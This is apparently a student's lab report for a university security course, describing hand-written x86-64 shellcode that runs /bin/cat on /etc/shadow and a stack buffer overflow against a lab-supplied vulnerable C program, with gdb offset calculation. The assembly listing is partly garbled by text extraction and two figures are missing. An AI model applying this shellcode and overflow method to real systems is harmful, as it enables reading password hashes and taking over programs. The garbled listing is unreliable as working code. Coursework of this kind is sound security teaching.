Maximiliano Brizzio CS 576 Lab 7 - Shellcode

To begin with this assignment, I must first generate the null-byte shellcode that will be taking over the return address. Here is the assembly code:

```
kali@kali:-/shared/lab07/sc_exploit

File Actions Edit View Help

# Maximiliano Brizzio

# I pledge my honor that I have abided by the Stevens Honor System.

.global _start
.text
_start:

xor %rdx, %rdx

push $59

pop %rax # Syscall No.

push %rcx
mov %or7.651632f6e69622f, %rcx
push %rcx
mov %rsp, %rdi # Saving /bin/cat to register

push %rcx
mov $0.64.77737361702f63, %rcx
push %rcx
mov %rsp, %rcx # Saving /etc/shadow to register

push %rdx
mov %rsp, %rsi # Retrieving pointer to stack containing argv
syscall #execve()

push $60

pop %rax
xor %rdi, %rdi
syscall


"mbrizzio64.s" 37L, 595B

37,0-1 All
```

Fig. 1 - Assembly Code of mbrizzio64.s

As you can see, I am pushing all of the arguments of argv in order to the stack, followed by a null-terminator. Because of little endianness and the nature of pushing to the stack, I had to push each argument in reverse. I am also using hexadecimal numbers in order to avoid generating null-bytes in the shell code. Utilizing the stack as much as I do also helps in avoiding null-bytes that sometimes come as a result of using 'mov'.

Once I had compiled the code into mbrizzio64.sc, I was able to use hexdump in order to view the shellcode and verify no null-bytes were present:



 $Fig.\ 2 - Hexdump\ of\ mbrizzio 64.sc$

Now that the shellcode is completely null-byte free, we are able to begin injecting the code into the vulnerable 'exercise.c' program. Before this can happen however, we need to find the address of bufl in the copy function and the return address of the copy function. To do this, I use gdb on the compiled C code and set a breakpoint at the copy function. Once inside the copy function, I run p &bufl and info frame. The first command gives the address of bufl to be "0x7fffffffdbf0" and the second command gives the saved return address which is "0x7fffffffdc88". I used a hexadecimal calculator to subtract the buffer address from the return address which gives an offset of 152 bytes. I am now able to fill in the address in exploit.py in reverse order (due to little endianness):

Fig. 3 - exploit.py

Now I am able to run the python script which generates the shellcode and stores it into the 'payload' file. I then start gdb on the compiled C program (exercise-64) and use the command $r < sc_exploit/payload$ to input the shellcode and take over the control flow of the program once the copy function returns. The following is the result:




Fig. 4 - Execution of Injected Code